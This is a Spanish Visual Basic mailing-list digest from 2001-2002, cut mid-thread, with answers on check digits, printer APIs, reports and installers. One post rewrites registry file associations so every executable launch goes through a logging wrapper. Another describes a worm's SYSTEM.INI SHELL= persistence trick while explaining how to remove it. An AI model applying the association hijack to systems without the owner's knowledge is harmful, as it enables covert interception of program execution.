(Mid(asCodigo, 1, 1) * 1))
        Paso2 = Paso1 * 3
        Paso3 = ((Mid(asCodigo, 12, 1) * 1) + (Mid(asCodigo, 10, 1) * 1) + _
                (Mid(asCodigo, 8, 1) * 1) + (Mid(asCodigo, 6, 1) * 1) + _
                (Mid(asCodigo, 4, 1) * 1) + (Mid(asCodigo, 2, 1) * 1))
        Paso4 = Paso2 + Paso3
        Paso4a = (Int(Paso4 / 10) + 1) * 10
        ls_ret = Right(Paso4a - Paso4, 1)
      End If

    Case Else
        ls_ret = "Norma Desconocida"
  End Select

  CodBarrasDigVerific = ls_ret
End Function
```

Mensaje enviado por Luisa Romeu <luisa@oficentral.caracol.cma.net>

Alberto:

Ve a ver si esta te sirve la hice yo pero me camina perfectamente:

```
Function DigChequeo(ByVal NCodigo As String) As String

    ' Mascara => 1 3 1 3 1 3 1 3 1 3 1 3
    ' NCodigo => 0 0 1 3 9 2 5 0 0 0 0 4
    ' ------------------------
    ' 0 0 1 9 9 6 5 0 0 0 0 12
    '
    ' NT => 0+0+1+9+9+6+5+0+0+0+0+ 2 = 32
    ' Si ParteDererecha(NT) = 0
    ' DigChequeo = 0
    ' SiNo
    ' DigChequeo = 10 - ParteDererecha(NT) => 10 - 2 = 8
    ' FinSi
    '
    Dim N1, N2, N3, N4, N5, N6, N7, N8, N9, N10, N11, N12, NT As Integer

     N1 = Left(NCodigo, 1) * 1
     N2 = Mid(NCodigo, 2, 1) * 3
     N3 = Mid(NCodigo, 3, 1) * 1
     N4 = Mid(NCodigo, 4, 1) * 3
     N5 = Mid(NCodigo, 5, 1) * 1
     N6 = Mid(NCodigo, 6, 1) * 3
     N7 = Mid(NCodigo, 7, 1) * 1
     N8 = Mid(NCodigo, 8, 1) * 3
     N9 = Mid(NCodigo, 9, 1) * 1
    N10 = Mid(NCodigo, 10, 1) * 3
    N11 = Mid(NCodigo, 11, 1) * 1
    N12 = Right(NCodigo, 1) * 3

    NT = CInt(Right(N1, 1)) + CInt(Right(N2, 1)) + CInt(Right(N3, 1)) +
CInt(Right(N4, 1)) + CInt(Right(N5, 1)) + CInt(Right(N6, 1)) +
CInt(Right(N7, 1)) + CInt(Right(N8, 1)) + CInt(Right(N9, 1)) +
```

```
CInt(Right(N10, 1)) + CInt(Right(N11, 1)) + CInt(Right(N12, 1))
    If Right(NT, 1) = "0" Then
       DigChequeo = 0
    Else
       DigChequeo = 10 - CInt(Right(NT, 1))
    End If
End Function
```

Suerte

Luisa

Mensaje enviado por "Francisco" <starback@infonegocio.com> el 8/03/2002

Hola Fernando,

Aquí tienes una función para calcular el dígito de control de un EAN13:

Un Saludo.
Francisco.

```
Function CalcularDigitoControl(Origen As Double) as double

Dim WNúmero As Double
Dim Valor As Double
Dim LongitudTotal As Double
Dim LongitudTotal2 As Double
Dim Posición As Double
Dim PosiciónTotal As Double
Dim PosiciónRelativa As Double
Dim Parcial As Double
Dim TotalParciales As Double
Dim DígitoControl As Double
Dim DS As Double

TotalParciales = 0
WNúmero = Origen
Posición = 12
PosiciónRelativa = 1

Do Until Posición = 0
    Valor = CDbl(Mid(WNúmero, Posición, 1))
    Parcial = 0

    If PosiciónRelativa = 0 Or PosiciónRelativa = 2 Or PosiciónRelativa = 4 Or
PosiciónRelativa = 6 Or PosiciónRelativa = 8 Or PosiciónRelativa = 10 Or
PosiciónRelativa = 12 Then
    'PAR
        Parcial = (Valor * 1)
    End If

    If PosiciónRelativa = 1 Or PosiciónRelativa = 3 Or PosiciónRelativa = 5 Or
PosiciónRelativa = 7 Or PosiciónRelativa = 9 Or PosiciónRelativa = 11 Then
    'INPAR
        Parcial = (Valor * 3)
    End If
```

```
    TotalParciales = TotalParciales + Parcial
    Posición = Posición - 1
    PosiciónRelativa = PosiciónRelativa + 1
Loop

LongitudTotal2 = Len("" & TotalParciales & "")

If CDbl(Mid(TotalParciales, LongitudTotal2, 1)) = 0 Then
    DígitoControl = 0
Else
    DS = TotalParciales

    Do Until CDbl(Mid(DS, LongitudTotal2, 1)) = 0
    DS = DS + 1
    Loop

    DígitoControl = DS - TotalParciales
End If

CalcularDigitoControl = WNúmero & DígitoControl

End Function
```

Ejemplo de piano midi

Mensaje enviado por "Andres E.Costantini" <msandres@cablenet.com.ar> el 26/03/2002

Tal vez esto te sirva.

-----Mensaje original----- De: Shendry@tunlo.com [mailto:Shendry@tunlo.com] Enviado el: Martes, 26 de Marzo de 2002 14:23 Para: visualbasic-esp@yahoogroups.com Asunto: (VB-ESP) Piano

Hola compañeros, alguien sabe por favor cual es la función que me permite emitir sonidos o tonos similares a los de un pieano?, quiero crear una aplicación que simule ser un piano.

Gracias
Shendry

piano.zip

Eliminar gusanos que arrancan con windows

Mensaje enviado por "Ariel Fernando Alvarez" <afatronik@yahoo.com> el 1/04/2002

si tienes win98
ejecuta a modo a prueba de fallos

luego

boton inicio--> Ejecutar --- MSCONFIG

ahi te vas a la pestaña Inicio y quitale el tilde a los programas que consideres "sospechosos".
al menos deben quedar 2 SYSTRAY SCANREGISTRY.

Vete a la pestaña SYSTEM.INI y verifica que no la linea SHELL sea de la siguiente manera

SHELL=EXPLORER.EXE

y no de la forma SHELL=EXPLORER.EXE ALGO.XXX -noload (XXX puede ser EXE,COM,VBS,SCR, etc etc)

porque esa es una nueva tecnica de los gusanos, para ejecutarse como servicio.. sin usar el registry..

salu2

----- Original Message -----
From: Lecaros Cisterna Jose Rolando
To: 'visualbasic-esp@yahoogroups.com'
Sent: Monday, April 01, 2002 8:44 PM
Subject: RE: (VB-ESP) Off Topic (Nuevo Virus? - KILTRO)

chequea tu carpeta de inicio y la clave run del regedit
... software\microsoft\windows\current version\run no borres lo que aparece si no estás seguro.

ahí debería estar lo que te oculta el botón de inicio, si no das con lo que buscas avísame a mi casilla y lo vemos.

Saludos
Rolo

-----Mensaje original-----
De: henry [mailto:henry_salcedo@warinet.com.pe]
Enviado el: Lunes 1 de Abril de 2002 17:19
Para: visualbasic-esp@yahoogroups.com; desarrolloVB@gruposyahoo.com.ar
Asunto: (VB-ESP) Off Topic (Nuevo Virus? - KILTRO)

Hola, amigos de la lista.
Cada vez que inicio windows, se activa una ventana con un mensaje indicando:

Programado en santiago de Chile por 4D2 (KILTRO * MSWorm), y despues de pulsar aceptar desaparece el boton de inicio, y la unica forma de ingresar a programas e

pulsando la badera de microsoft.

Como soluciono.

espero su ayuda

Enviar datos a la impresora mediante API (winspool.drv) *(2 mensajes)*

Hola Mario!!. Tan chico es el mundo que nos escribimos por mail estando en la misma ciudad.
Te mando la información que vos pediste acerca de winspool.drv y un ejemplo en VB (tomado de MSDN julio 98).

HOWTO: Send Raw Data to a Printer Using the Win32 API from VB

Last reviewed: January 15, 1998
Article ID: Q154078 The information in this article applies to:

•Standard, Professional, and Enterprise Editions of Microsoft Visual Basic, 32-bit only, for Windows, version 4.0

SUMMARY

Although the printer object under Visual Basic 4.0 has been greatly improved, there may still be times when it is desirable to use the Win 32 API to send information directly to the printer. Below is a code sample showing how to achieve this behavior.

MORE INFORMATION

1.Start a new project in Visual Basic. Form1 is created by default.

2.Place a Command Button on the form.

3.Add the following code to the Form1 code window:

```
Option Explicit



Private Type DOCINFO

    pDocName As String
    pOutputFile As String
    pDatatype As String
End Type

Private Declare Function ClosePrinter Lib "winspool.drv" (ByVal _
   hPrinter As Long) As Long
Private Declare Function EndDocPrinter Lib "winspool.drv" (ByVal _
   hPrinter As Long) As Long
```

```
      Private Declare Function EndPagePrinter Lib "winspool.drv" (ByVal
_
         hPrinter As Long) As Long
      Private Declare Function OpenPrinter Lib "winspool.drv" Alias _
         "OpenPrinterA" (ByVal pPrinterName As String, phPrinter As
Long, _
          ByVal pDefault As Long) As Long
      Private Declare Function StartDocPrinter Lib "winspool.drv" Alias
_
         "StartDocPrinterA" (ByVal hPrinter As Long, ByVal Level As
Long, _
         pDocInfo As DOCINFO) As Long
      Private Declare Function StartPagePrinter Lib "winspool.drv"
(ByVal _
         hPrinter As Long) As Long
      Private Declare Function WritePrinter Lib "winspool.drv" (ByVal _
         hPrinter As Long, pBuf As Any, ByVal cdBuf As Long, _
         pcWritten As Long) As Long

      Private Sub Command1_Click()
          Dim lhPrinter As Long
          Dim lReturn As Long
          Dim lpcWritten As Long
          Dim lDoc As Long
          Dim sWrittenData As String
          Dim MyDocInfo As DOCINFO
          lReturn = OpenPrinter("Call Screener Printer", lhPrinter, 0)
          If lReturn = 0 Then
              MsgBox "The Printer Name you typed wasn't recognized."
              Exit Sub
          End If
          MyDocInfo.pDocName = "AAAAAA"
          MyDocInfo.pOutputFile = vbNullString
          MyDocInfo.pDatatype = vbNullString
          lDoc = StartDocPrinter(lhPrinter, 1, MyDocInfo)
          Call StartPagePrinter(lhPrinter)
          sWrittenData = "How's that for Magic !!!!" & vbFormFeed
          lReturn = WritePrinter(lhPrinter, ByVal sWrittenData, _
             Len(sWrittenData), lpcWritten)
          lReturn = EndPagePrinter(lhPrinter)
          lReturn = EndDocPrinter(lhPrinter)
          lReturn = ClosePrinter(lhPrinter)
      End Sub
```

REFERENCES

The Win32 SDK Help files give a more detailed description of the APIs used in the sample.

For more information, please see the following article in the Microsoft Knowledge Base:

ARTICLE-ID: Q138594
TITLE : HOWTO: Send Raw Data to a Printer by Using the Win32 API

--

Julio Daniel Moreyra
Analista de Sistemas
Sup. Tribunal de Justicia - Chubut

e-mail: jmoreyra@juschub.satlink.net
Rivadavia y Jones s/n - Rawson (9103) - Chubut - Argentina
Te: 54-0965-82331
Fax: 54-0965-82335

Mensaje enviado por "meletaes" <meletaes@yahoo.es> el 14/03/2002

Prueba con esto a ver cómo te va:

```
' Win32 API para mandar caracteres directamente al puerto de la impresora por
defecto
'
Private Declare Function GetProfileString Lib "kernel32"
Alias "GetProfileStringA" (ByVal lpAppName As String, ByVal lpKeyName
As Any, ByVal lpDefault As String, ByVal lpReturnedString As String,
ByVal nSize As Long) As Long
Private Declare Function OpenPrinter Lib "winspool.drv"
Alias "OpenPrinterA" (ByVal pPrinterName As String, phPrn As Long,
pDefault As Any) As Long
Private Declare Function StartDocPrinter Lib "winspool.drv"
Alias "StartDocPrinterA" (ByVal hprn As Long, ByVal Level As Long,
pDocInfo As DOC_INFO_1) As Long
Private Declare Function StartPagePrinter Lib "winspool.drv" (ByVal
hprn As Long) As Long
Private Declare Function WritePrinter Lib "winspool.drv" (ByVal hprn
As Long, pBuf As Any, ByVal cdBuf As Long, pcWritten As Long) As Long
Private Declare Function EndPagePrinter Lib "winspool.drv" (ByVal
hprn As Long) As Long
Private Declare Function EndDocPrinter Lib "winspool.drv" (ByVal hprn
As Long) As Long
Private Declare Function ClosePrinter Lib "winspool.drv" (ByVal hprn
As Long) As Long
Public Declare Function ShellExecute Lib "shell32.dll"
Alias "ShellExecuteA" (ByVal hwnd As Long, ByVal lpOperation As
String, ByVal lpFile As String, ByVal lpParameters As String, ByVal
lpDirectory As String, ByVal nShowCmd As Long) As Long


'
' Estructura requerida para StartDocPrinter
'
Private Type DOC_INFO_1
   pDocName As String
   pOutputFile As String
   pDatatype As String
End Type

Dim bien As Long
```

```
Public Sub Iniciar_Spool(PrnName As String, hprn As Long)
'Abrir impresora, donde PRnName es el DeviceName de la impresora.Se
devuelve hprn como identificador
  Dim di As DOC_INFO_1
  di.pDocName = "Cadena"
  di.pOutputFile = vbNullString
  di.pDatatype = "RAW"
  Call OpenPrinter(PrnName, hprn, ByVal 0&)
  Call StartDocPrinter(hprn, 1, di)
  Call StartPagePrinter(hprn)
End Sub



Public Sub Fin_Spool(ByVal hprn As Long)
'Cerrar impresora
  Call EndPagePrinter(hprn)
  Call EndDocPrinter(hprn)
  Call ClosePrinter(hprn)
End Sub



Public Sub imprimir_Spool(ByVal strCadena As String, ByVal hprn As
Long, salto As Integer)
'Imprimir cadena

  Dim Buffer() As Byte
  Dim Written As Long
  Dim i As Long, j As Long
  Const BufSize As Long = &H50 '80 CARACTERES

  Dim BytesStr As Long
  Dim acopiar$
  Dim csalto$
  Dim cretorno$
  Dim veces As Integer
  Dim asciicadena As String

  asciicadena = cadena_ansi_a_ascii(strCadena)
  cretorno = Chr(10) 'Salto linea
  csalto = Chr(13) 'Retorno carro
  veces = 1
  If salto Then veces = 3
  Do While veces > 0
    If salto Then
      If veces = 3 Then 'Cadena
        acopiar = asciicadena
      Else
        If veces = 2 Then 'Salto
          acopiar = csalto
        Else 'Retorno
          acopiar = cretorno
        End If
      End If
    Else 'No salto
```

```
      acopiar = asciicadena
    End If
    BytesStr = ((Len(acopiar)) * 2) - 1
    ReDim Buffer(1 To BufSize) As Byte
    For i = 1 To UBound(Buffer)
      Buffer(i) = &H20 'Rellenar a blancos el buffer
    Next i
    Buffer() = acopiar$ 'Llenar el buffer
    Call WritePrinter(hprn, Buffer(0), BytesStr, Written) 'Imprimir

    veces = veces - 1
  Loop

End Sub

Ejemplo llamadas:
  Call Iniciar_Spool(prn.DeviceName, himp)
  Call imprimir_Spool(linea, himp, True) 'En linea van los
caracteres y codigos de escape
  Call Fin_Spool(himp)



        Un saludo
                      Miren
```

Mensaje enviado por "Juan Francisco Vicente Becerro" <jfvicente@wanadoo.es> el 2/04/2002

Buenas, me autorespondo a mi mismo, lo siento, se ve que no miré bien en los buscadores. He encontrado una página con varios componentes curiosos, uno de ellos de envio y recepción de e-mails bastante completo (control total, HTML, XML, MIME, attachments, etc) y, lo mejor de todo, gratis. El componente que yo he descargado es ChilKat Mail y tiene muy buena pinta. La página es http://www.chilkatsoft.com

Saludos

Error 430 en ejecución

Mensaje enviado por "Marcelo Vieytes" <m_vieytes@hotmail.com> el 8/03/2002

Me sucedió algo similar hace unos días, en mi aplicación hacia referencia a ADO 2.5 y el empaquetador me habia empaquetado el mdac_typ 2.1, instalé el mdac_typ 2.5 y listo. Si tenes acceso a datos con ADO verificá que la máquina tenga la misma versión de mdac_typ. En el caso de w95 creo que ademas tenes que verificar DCOM95 (no estoy seguro, chequea la pag. de Microsoft).
A proposito, ¿que tengo que hacer para que el empaquetador de VB me instale la misma versión de mdac_typ que instalé en mi máquina de producción?
Saludos.

>From: "Osk@®" <okr@edatel.net.co>
>Reply-To: visualbasic-esp@yahoogroups.com
>To: "visualbasic esp" <visualbasic-esp@yahoogroups.com>
>Subject: (VB-ESP) Error 430
>Date: Fri, 8 Mar 2002 13:55:52 -0500
>
>Instalé una aplicación en un win95a y me sale el error 430:
>
>Automatización de la interface no soportada (o algo así).
>
>si alguien sabe que le debo hacer a mi programa por favor digamelo
>
>Muchas gracias.
>
>Osk@®.

Exportar un DataReport a html

Mensaje enviado por "YAMIL BRACHO" <brachoy@pdvsa.com> el 26/03/2002

Esto lo puedes hacer usando el metodo ExportReport

He aqui un extracto de los ejemplos del metodo que encontre en el MSDN

ExportReport Method Example

The first example uses the ExportReport method to display the Export dialog box. The second example exports the file without displaying the Export dialog box. The third example specifies an ExportFormat object to use when exporting the report.

```
Private Sub ExportTheReport()
   DataReport1.ExportReport , , True, True
End Sub

Private Sub ExportWithoutDialog()
   ' Export to a file named Output.htm, overwriting if needed.
   DataReport1.ExportReport rptKeyHTML, "C:\Temp\Output", True, False
End Sub

Private Sub ExportMyReport()
   ' Export to a file named Daily.htm using the MyReport ExportFormat.
   DataReport1.ExportReport "MyReport", "C:\Temp\Daily", True, False
End Sub
```

Una vez que ya tengas generado el archivo puedes usar el protocolo SMTP para enviar email a tu destinatario

Espero que esto te ayude y saludos,
Yamil

Imagenes en DataReport

Mensaje enviado por "henry_salcedo" <henry_salcedo@warinet.com.pe> el 7/02/2002

Este el archivo

datareport.zip

Imprimir con el Webbrowser

Mensaje enviado por "Javier Huenupi P." <jhuenupi@hotmail.com> el 25/03/2002

Yo también imprimo con el WebBorowser y el código es asi:

```
brwWebBrowser.SetFocus brwWebBrowser.ExecWB OLECMDID_PRINT,
OLECMDEXECOPT_PROMPTUSER, Empty, Empty
```

Ojala que te sirva, Suerte...
Saludos Javier...

Imprimir contenido de un TreeView

Mensaje enviado por "Gabriel" <gfogante@hotmail.com> el 26/11/2001

A ver si te sirve esto

Saludos

Gabriel Fogante

----- Original Message -----
From: "Giovanni Antonio Cuadra Reyes" <gcuadra23@hotmail.com>
To: <visualbasic-esp@yahoogroups.com>
Sent: Saturday, November 24, 2001 2:37 PM
Subject: (VB-ESP) Imprimir contenido de un TreeView

Saludos.

Alguien sabe como se puede imprimir el contenido de un control TreeView, existe alguna API, metodo o propiedad que permita hacer esto...

Gracias.

printtrvw.zip

Interceptar la ejecución de programas

Mensaje enviado por "Gustavo Muniz" <globo@adinet.com.uy> el 14/03/2002

No se si te sirve, pero si vos queres que cada vez que se ejecute un "exe", "com", "pif", etc., te paso esto: (supongo que despues podes cerrar la aplicacion con otra API, si no la queres dejar abierta). (te mando como hacer las dos cosas)

Logging use of executables in Windows

This handy little tip can be used to log the use of .exe, .lnk, .pif, .bat, and .com files on your computer. All it needs is a little registry tinkering. Place this code in a module, and set the project startup object to 'Sub Main'

```
Procedure Sub Main()
If Command$ <> "" Then
   Open "c:\appsexelog.txt" For Append As #1
   Print #1, Command$ & " " & CStr(Now)
   Close #1
   Call Shell(Command$, vbNormalFocus)
End If
End
End Sub
```

Registry Changes

The registry changes are:
HKEY_CLASSES_ROOT\exefile\shell\open\command to: "C:\exewrap.exe" "%1" %*
HKEY_CLASSES_ROOT\lnkfile\shell\open\command to: "C:\exewrap.exe" "%1" %*
HKEY_CLASSES_ROOT\piffileshell\open\command to: "C:\exewrap.exe" "%1" %*
HKEY_CLASSES_ROOT\batfile\shell\open\command to: "C:\exewrap.exe" "%1" %*
HKEY_CLASSES_ROOT\com\file\shell\open\command to: "C:\exewrap.exe" "%1" %*

What happens it that instead of running the program directly, Windows calls our program, which logs filename and time, and then calls the program.

Tip by John Percival

Esta es la segunda parte (como cerrar una aplicacion desde VB)

How can I close an application?

You can use the FindWindow and PostMessage API functions to find a window and then close it. This example show how you can close down a Window with a caption of "Calculator".

```
Dim winHwnd As Long
Dim RetVal As Long

winHwnd = FindWindow(vbNullString, "Calculator")
Debug.Print winHwnd
If winHwnd <> 0 Then
   RetVal = PostMessage(winHwnd, WM_CLOSE, 0&, 0&)
   If RetVal = 0 Then
      MsgBox "Error posting message."
   End If
Else
```

```
   MsgBox "The Calculator is not open."
End If
```

For this code to work, you must have declared the API functions in a module in your project. You must put the following in the declarations section of the module.

```
Declare Function FindWindow Lib "user32" Alias _ "FindWindowA" (ByVal lpClassName
As String, _ ByVal lpWindowName As String) As Long
Declare Function PostMessage Lib "user32" Alias _ "PostMessageA" (ByVal hwnd As
Long, ByVal wMsg As Long, _ ByVal wParam As Long, lParam As Any) As Long
Public Const WM_CLOSE = &H10
```

Joystick *(2 mensajes)*

Mensaje enviado por Juan Carlos López <visualba@mi.terra.cl>

Hola Paco, aquí te mando un ejemplo, usando Apis, que controla el puerto de juegos estándar.
Espero te sirva.

Juan Carlos López

joystickk.zip

Mensaje enviado por "Francisco Reinoso" <furrichip@furrichip.com> el 7/02/2002

Aquí llevas un ejemplo que me bajé de www.planetsourcecode.com, son sólo 4k

Francisco Reinoso

d5.zip

Manejo de NULL en procedimientos almacenados

Mensaje enviado por "Ariel Fernando Alvarez" <afatronik@yahoo.com> el 14/03/2002

```
Sql Server 7.0
    if isnull(@inttotal)
          return 0
    else
          return @inttotal

Version SQL 6.5

    if @inttotal is null
          return 0
    else
          return @inttotal
```

Salu2 Cordiales
----- Original Message -----
From: Demian Sclausero
To: demian_a@yahoo.com
Sent: Thursday, March 14, 2002 3:31 PM
Subject: (VB-ESP) store procedure RAro

Hola a todos
perdon por molestar, tengo este strore que tiene que devolverme el total
de ventas de un operador pero me devuelve null auqne le digo que si es null devuelva 0
que puede ser???

```
Alter Procedure sp_total_de_ventas_de_un_op
(@intOpera [int],
@desde [nvarchar](10),
@hasta [nvarchar](10),
@inttotal [int]output)
As

declare @fdesde [datetime]
declare @fhasta [datetime]
set @fdesde = CONVERT(datetime,@desde,103)
set @fhasta = CONVERT(datetime,@hasta,103)

SELECT @inttotal=SUM(datos_alternos.id_tipo_plan)
FROM arnet INNER JOIN
    estados ON
    arnet.id_estados = estados.id_estados INNER JOIN
    datos_alternos ON
    arnet.TELEFONO = datos_alternos.telefono
WHERE vendido = 1 AND rechazado = 0 AND llamar_luego = 0 AND
    pend_na = 0 AND registrado = 1 AND enviado_dealer = 0 and id_operador =
@intOpera
    and fecha_modificacion between @fdesde and @fhasta

if @inttotal = null
      return 0
```

```
else
      return @inttotal
```

Desde ya muchas gracias!!!!!!!

Manejo del MaskEdit con decimales

Mensaje enviado por "Ariel Fernando Alvarez" <afatronik@yahoo.com> el 1/04/2002

Tengo una pequeña Rutina que La baje de MS para hacer que un maskeditbox que este formateado por ejemplo ####,## no haya necesidad de tipear los ceros delante. Sino que al ir presionando los numeros, cuando se presiona la coma, pasa el cursor a los decimales.

La rutina es la siguiente

en un VBP nuevo, creen 1 Form con 2 maskedbox.
les paso el codigo VB para poner dentro de ese form.
salu2

Add two Masked Edit controls (MaskedEdit1 and MaskedEdit2) to Form1, and assign these properties:

```
Default Name Mask Format PromptChar
-------------------------------------------------
MaskedEdit1 #####.## $####0.00 (Space)
MaskedEdit2 #####.## $####0.00 (Space)
```

Add the following code to the GotFocus event of MaskedEdit1:

```
Sub MaskedEdit1_GotFocus ()
   maskededit1.SelStart = 0
   maskededit1.SelLength = Len(maskededit1)
End Sub
```

Add the following code to the KeyPress event of MaskedEdit1:

```
Sub MaskedEdit1_KeyPress (keyascii As Integer)
   Call Masked_Key_Press(MaskedEdit1, keyascii)
   If keyascii = 13 Then SendKeys "{tab}"
End Sub
```

Add the following code to the GotFocus event of MaskedEdit2:

```
Sub MaskedEdit2_GotFocus ()
   maskededit2.SelStart = 0
   maskededit2.SelLength = Len(MaskedEdit2)
End Sub
```

Add the following code to the Keypress event of MaskedEdit2:

```
Sub MaskedEdit2_KeyPress (keyascii As Integer)
   Call Masked_Key_Press(MaskedEdit2, keyascii)
   If keyascii = 13 Then SendKeys "{tab}"
End Sub
```

Add the following Sub procedure to the general declarations section of the form:

```
   Sub Masked_Key_Press (MskEdit As MaskEdBox, keyascii As Integer)

      ' Calculate the location of the decimal point in the mask:
      mask_cents_pos = InStr(MskEdit.Mask, ".")
      mask_dollars = mask_cents_pos - 1

      ' Check for period keypress:
      If keyascii = 46 And MskEdit.SelStart < 6 Then
         tlen = MskEdit.SelStart + 1 ' Store current location.
         MskEdit.SelStart = 0
         MskEdit.SelLength = tlen ' Highlight up to the current
         tempo = MskEdit.SelText ' position & save selected text.
         MskEdit.SelLength = mask_dollars
         MskEdit.SelText = "" ' Clear to the left of decimal.
         MskEdit.SelStart = mask_cents_pos - tlen
         MskEdit.SelLength = tlen ' Reposition caret
         MskEdit.SelText = tempo ' and paste copied data.
         MskEdit.SelStart = mask_cents_pos ' Position caret after cents.
      End If
   End Sub
---------------------------
Ariel Alvarez
```

Pasar usuarios desde W2000 *(2 mensajes)*

Mensaje enviado por "Ariel Fernando Alvarez" <afatronik@yahoo.com> el 27/03/2002

Ejecuta el Comando RDISK /S

Luego instalas en el otro server desde ese diskette.
Si tu win2000 original es un pdc. Entonces al otro server hazlo controlador secundario de dominio (SDC) y luego promuevelo a PDC (Controlador Primario de Dominio).

salu2

----- Original Message -----
From: M. Alejandro Esteban
To: Vb-yahoo
Sent: Wednesday, March 27, 2002 1:28 PM
Subject: (VB-ESP) Pasar usuarios desde W2000

Hola

Tenemos un W2000 server que queremos cambiar pro otro, ¿hay alguna manera de exportar los usuarios (contraseñas incluidas)? No es necesario que sea a través de VB, también vale directamente desde el sistema.

Un saludo,
M. Alejandro Esteban

Mensaje enviado por "Alberto M. Vernieri \(ar\)" <avernieri@interprov.com> el 27/03/2002

Hola!

Si el server que querés cambiar es un PDC (Primary Domain Controller),
lo que debes hacer es:

1) Agregar el nuevo server al dominio como BDC (Backup Domain Controller)
2) Sincronizar los servidores
3) Cerrar el PDC y desconectarlo
4) Promover el BDC a PDC

Saludos
Alberto

----- Original Message -----
From: "M. Alejandro Esteban" <maesteban@gruposp.com>
To: "Vb-yahoo" <visualbasic-esp@yahoogroups.com>
Sent: Wednesday, March 27, 2002 1:28 PM
Subject: (VB-ESP) Pasar usuarios desde W2000

> Hola
>
> Tenemos un W2000 server que queremos cambiar pro otro, ¿hay alguna manera de

> exportar los usuarios (contraseñas incluidas)? No es necesario que sea a
> través de VB, también vale directamente desde el sistema.
>
> Un saludo,
> M. Alejandro Esteban

Problemas al usar el Common Dialog de Fonts

Mensaje enviado por "Matias Radzinski" <fabian@bipbip.com.uy> el 24/11/2001

Igancio: En las flags del control, antes de llamar al ShowFont Pone:
Si es nada mas para verlas en pantalla: cdlCFScreenFonts
Si es para imprimir: cdlCFPrinterFonts

Saludos

Matías

----- Original Message -----
From: "Ignacio Napal" <inapal@equiplus.com>
To: "Lista Yahoo-VB" <visualbasic-esp@yahoogroups.com>; "Lista VBUsers" <vbusers@mug.org.ar>; "Lista VB-ESP" <vb-esp@ccc.uba.ar>
Sent: Friday, November 23, 2001 6:23 PM
Subject: (VB-ESP) Common Dialog y los Fonts

> Hola Listeros,
> tengo una aplicación VB6(sp4) que le permite al usuario seleccionar la
> tipografía a utilizar. Para ello, uso el control "Windows Common Dialog"
> (llamando al método "ShowFont").
>
> Hasta ahora me funcionó OK, pero resulta que en una PC con WinNT-Server,
al
> llamar al método ShowFont, sale un msg. que dice que no tengo Fonts
> instalados y que abra al Panel de Control para instalarlos.
> Obviamente, al abrir el Panel de Control, veo todos los fonts ya
instalados.
> Ya probé de desinstalarlos e instalarlos nuevamente, pero el error
persiste.
>
> Este programa me funciona bien en PCs con Win95/98 y con Win2000
> Professional, pero ahora me aparece este problema (encima, no tengo otra
PC
> con WinNT para probar...)
>
> Alguien tiene alguna idea/consejo/sugerencia?
>
> Se agradece,
>
> Ignacio Napal
> Equiplus S.A.
> e-mail: inapal@equiplus.com

Mensaje enviado por "VbNick" <mjli@mundo-r.com> el 25/02/2002

Si, yo también he notado eso pero como dice José Gustavo, con omitir ese archivo ya está solucionado. Lo que sí que me preocupa es que Microsoft no saque un SP para esto ya que con la nueva plataforma .NET no sé si seguirá dando soporte a VB 6.0

Un saludo.

----- Original Message -----
From: "José Gustavo Montaño Morales" <genesys_sc@hotmail.com>
To: <visualbasic-esp@yahoogroups.com>
Sent: Monday, February 25, 2002 6:06 PM
Subject: Re: (VB-ESP) Consulta Win XP y Visual Basic 6.0

> Yo tambien tengo el vb6 instalado con XP pero hay un problema con el
> empaquetado, ya que te guarda la referencia a un archivo llamado
> "mscrvt.dll" del windows XP y al instalarlo en un equipo con windows 9x o Me
> ese archivo deja abierto un vinculo a una librerìa de NT y te desconfigura
> totalmente el windows.
>
> Afortunadamente desde el empaquetador puedes omitir ese archivo y al
> instalar ya no te causarà problemas.
>
> saludos
> Wolfen
>
>

Problemas con Visual Installer y Windows 98

Mensaje enviado por "Ariel Fernando Alvarez" <afatronik@yahoo.com> el 8/04/2002

busca en el CD del visual estudio installer el archivo INSTMSIA.EXE

A mi me pasaba lo mismo cuando intentaba instalar en mi pc el NAV (Norton AntiVirus).
el windows installer que tenia, era el del office2000 (es decir.. cuando instale el office2000 me instalo esa version de windows installer).
Instale el INSTMSIA.EXE de la carpeta Support del NAV.. me pidio reiniciar la PC.. y luego ejecute nuevamente la instalacion del NAV y lo instale sin problemas..
No recuerdo cuanto pesa el INSTMSIA.exe pero si quieres me dijo y te lo paso vale ?.

Atte
Ariel.

----- Original Message -----
From: M. Alejandro Esteban
To: Vb-yahoo
Sent: Monday, April 08, 2002 12:53 PM
Subject: (VB-ESP) Visual Installer y Windows 98

Hola compañeros.

Un compañero está intentando hacer una instalación Visual Studio Installer y según la ejecuta le da el siguiente mensaje:
"El servicio del instalador de Windows no puede ejecutar este paquete de instaalción. Debe instalar un Service Pack más actualizado de Windows que contenga una versión más actualizada del instalador"

Él lo está instalando en un Win98 SE, con Office 2000 y el IE 5.0, ¿alguien tiene alguna idea de cómo solucionarlo? He estado en la página de Microsoft pero no sé qué parche-actualización descargar.

Aquí lo he probado con equipos "iguales" y m funcionaba perfectamente

Un saludo,
M. Alejandro Esteban
spf@gruposp.com
SP Formación y Consultoría

Problemas en campos memo en listados de Access 200

Mensaje enviado por "Raul Romero" <rromero@bcie.hn> el 13/03/2002

Compañeros, ¡Ya solucioné el problema...! - Gracias a la colaboración de unos compañeros de trabajo- Evenor Padilla y Omar Cueva-.

Es algo insólito, cuando creo un reporte en modo de "Design View" y agrego el campo de tipo Memo y le especifico en la propiedad Can Grow ="Yes", con eso basta para que me muestre toda la información y que no se limite hasta 250 caracteres, sin embargo, cuando creo el reporte usando el "Wizard" es cuando me muestra TODA la informacion del campo de tipo memo y al revizar la propiedad del campo veo que tiene la propiedad Can Grow ="Yes". !ES LO MISMO LO QUE HAGO NADA MAS QUE A PATA.!

No soy muy amigo de los Wizard porque hay veces que hay reportes muy personalizados y por lo tanto uso el "Design View" para irle dando forma tal como lo quiero PERO ESTA VEZ LO EMPEZARE A USAR MAS AMENUDO :)

En mi punto de vista muy personal, es un ERRORAZO de MsAccess 2000, que se ve sencillo pero repercute en el tiempo y esfuerzo de los desarrolladores.
Espero que esto lo mejoren.

Escribo esto a la lista por si alguien pasa por la misma experiencia.

Muchas gracias a Juan Onorio por atender mi inquietud con tus valiosas opiniones.

Raul Romero
Tegucigalpa, Honduras C.A

Recordset desconectado *(5 mensajes)*

Mensaje enviado por "JANO" <jano@cmactacna.com.pe>

Guillermo

Como dice alberto lo que tienes que hacer es lo siguiente:

```
Dim rs as ADODB.recordset

set rs = new ADOC.recordset
' indicas que quieres un cursor del lado del clienre
rs.CursorLocation = adUseClient

'abres el recordset, aqui es una tabla
